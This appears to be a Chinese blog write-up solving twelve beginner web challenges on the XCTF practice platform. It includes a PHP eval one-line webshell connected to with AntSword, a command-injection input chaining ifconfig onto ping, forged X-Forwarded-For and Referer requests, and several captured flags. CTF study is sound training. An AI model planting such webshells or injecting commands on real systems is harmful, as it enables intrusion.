攻防世界web练习区题目解答

原创

akicy 于 2022-03-22 15:28:02 发布 4308 收藏

分类专栏： 笔记 文章标签： web安全

本文链接：https://blog.csdn.net/weixin_46262057/article/details/123658745

第一关：view_source

按下快捷键fn+f12，或者鼠标右击后点击检查。查看源码即可得到；

总结：源码里可能存在信息；

第二关：robots

先从题目中寻找信息，robots，不懂的话我们先去搜索什么是robots。

网络爬虫其实是一种灰色产业！没有法律规定爬虫是违法的，也没有法律规定爬虫不违法，主要看爬取数据的类型，如：

- 高度敏感数据：行踪轨迹信息、通信内容、征信信息、财产信息；
- 敏感数据：住宿信息、通信记录、健康生理信息、交易信息；
- 其他个人信息：高度敏感数据和敏感数据。


一般来说，高度敏感的数据根本爬不了；如果是公司要求爬的，那出了事情就是公司的责任。

如果有些东西您不能确认是不是违法，可以向身边律师朋友咨询或者百度谷歌，切莫存侥幸心理！

屏幕前面的您心里一定要有杆称，搞爬虫真的可能会坐牢的。信息犯罪好像是直接坐牢的，而且不是按天算的，毕竟玫瑰金手铐可摆在那里呢！


这杆称就是 **Robot.txt 协议**。不过，Robot.txt 对学习聚焦型爬虫的我们帮助不大，就当一个常识学一下，也可以根据 Robot.txt 协议列出的网页作为指标，Robot.txt 协议允许的网页我们就能爬，不允许的就不爬呗。

既然是个协议，我们可以在url里面输入寻找试试。




```
User-agent: *
Disallow:
Disallow: f1ag_1s_h3re.php
```

又来了一个文件名称，所以我们可以继续搜搜看。



cyberpeace{5071e8b2138a42947ae849848c39ccc7}

总结：可以从这些小细节入手；

第三关：backup

你知道index.php的备份文件名吗?

开题问我什么是index.php的备份文件名，很遗憾，我不太懂，百度试试。


哦？叫index.php.bak。于是输入进去，提示下载。打开可得。

居然打不开，索性把bak去掉。终于得到了。
总结：遇到不会之处，得多多寻找

第四关：cookie


你知道什么是cookie吗?

问我什么叫cookie，我只懂它和session，token是维持会话的东东，查一下。




cookie，有的也用其复数形式 Cookies。类型为 小型文本文件，某些网站为了辨别用户身份，进行 Session 跟踪而储存在用户本地终端上的数据（通常经过加密），由用户 客户端 计算机暂时或永久保存的信息 [1]。.
中文名. 储存在用户本地终端上的数据. 外文名. Cookie. 复数形式. Cookies.
别 名.

原来如此，由客户端计算机...的信息。我用f12瞅瞅。




还真找到了cookie，给了个文件名，找找看。




嘿嘿，又找到了。
总结：web渗透得懂点关于web的知识。

第五关：disabled_button



可恶，按不了啊。我得看看它是怎么实现的，f12！



有个disable，嗯？删了。果然能点了。
总结：用户不可信于此开始体现；


第六关：weak_auth

这一关的主要点在于弱口令得懂一些，比如admin，123456；
于是我瞎输入了一个；

好家伙，都告诉你了账户名称；
总结：密码得设置复杂一点，不过有时候密码太复杂容易忘记。

第七关：simple_php


这关的要点在于得懂php，不懂的话，可以百度查意思。get传参，还有个条件句，先看看flag1是啥。如果是post传参，得用工具了，不过这里用不到。




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E401


好家伙，给一半flag，只能看看flag2了。




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

为什么不令b=1235呢，不是也比1234大嘛？这里是因为有一个is_numeric（）函数。那为啥还得同时输入a和b呢。其实不用一起输入。就是麻烦。




```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
```

```
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

9EC69324F66C7C}

总结：不懂点php等语言还是难搞的。


第八关：get_post

这一关得用工具了，这里我用hackbar；

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{3f893de65f008baeeb7e1720cbcaafe7}



于是就成了秒过题。

总结：这里教会的是两种传参方式，post和get。在不同的应用场景下，传参方式也是不同的。

第九关：xff_referer

ip地址必须为123.123.123.123

ip地址居然必须为123.123.123.123，另外这个xff是个啥？

WEB安全-伪造X-Forwarded-For绕过服务器IP地址过滤 - 简书
https://www.jianshu.com/p/98c08956183d

很明显， X-Forwarded-For 参数并不是浏览器当前的地址，在这个例子中成功伪造了 X-Forwarded-For 信息。 如果服务器以 X-Forwarded-For 中的地址（而不是 remote address ）作为用户的IP地址实行IP地址过滤，很可能让用户通过伪造 …

叫X-Forwarded-For，好了，bp可以修改数据包，上bp；先用harkbar发个包，bp拦截后修改；

```
GET / HTTP/1.1
Host: 111.200.241.244:49158
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For:123.123.123.123
```


发送；

必须来自https://www.google.com

结果又要来自google，这个得用referer了，继续抓包构造；

```
GET / HTTP/1.1
Host: 111.200.241.244:49158
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For:123.123.123.123
Referer:https://www.google.com
```


发送后okk；


总结：这里主要涉及数据包的构造问题；

第十关：webshell


你会使用webshell吗?

<?php @eval($_POST['shell']);?>

开篇提及我会用webshell吗？又给了一句话木马的语句，难不成是想让我连接一下？先试试，这里我用蚁剑；



果然如此，到这就剩下找到flag了。



总结：如果是叫我们上传木马，可能会考虑到很多问题。

第十一关：command_execution

这里是命令执行，这里比较直接，先试试ping 127.0.0.1试试能不能用；

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.046/0.054/0.060/0.010 ms
```


还是能用的，但我是来找flag的，先看看它是什么操作系统；再执行相应命令；输入127.0.0.1&&ifconfig，执行，应该是Linux了；

PING

请输入需要ping的地址


PING

```
ping -c 3 127.0.0.1 && ifconfig
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.062 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.061/0.070/0.089/0.016 ms
eth0      Link encap:Ethernet  HWaddr 02:d9:d4:c9:eb:40
          inet addr:10.42.100.72  Bcast:10.42.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1402  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4769 (4.7 KB)  TX bytes:3954 (3.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:1008 (1.0 KB)  TX bytes:1008 (1.0 KB)
```


开始找文件；ls，cat，cd啥的用起来；结果找了许久，终于找到了。当然这是笨方法。还有快的方法。



总结：命令执行的威力可想而知，如果这里写个马，或许会更快。

第十二关：simple_js

一上来只有个问密码的弹窗，感觉不太对。



随便输入试试；不行。看看源码；

```
<html>
▼<head>
  <title>JS</title>
 ▼<script type="text/javascript">
        function dechiffre(pass_enc){
            var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
            var tab  = pass_enc.split(',');
                    var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                            k = j + (l) + (n=0);
                            n = tab2.length;
                            for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                                    if(i == 5)break;}
                            for(i = (o=0); i < (k = j = n); i++ ){
                            o = tab[i-l];
                                    if(i > 5 && i < k-1)
                                            p += String.fromCharCode((o = tab2[i]));
                            }
            p += String.fromCharCode(tab2[17]);
            pass = p;return pass;
        }
        String["fromCharCode"]
    (dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\

        h = window.prompt('Enter password');
        alert( dechiffre(h) );
  </script>
</head>
```


哦豁？这里提示了，得去破译密码了。
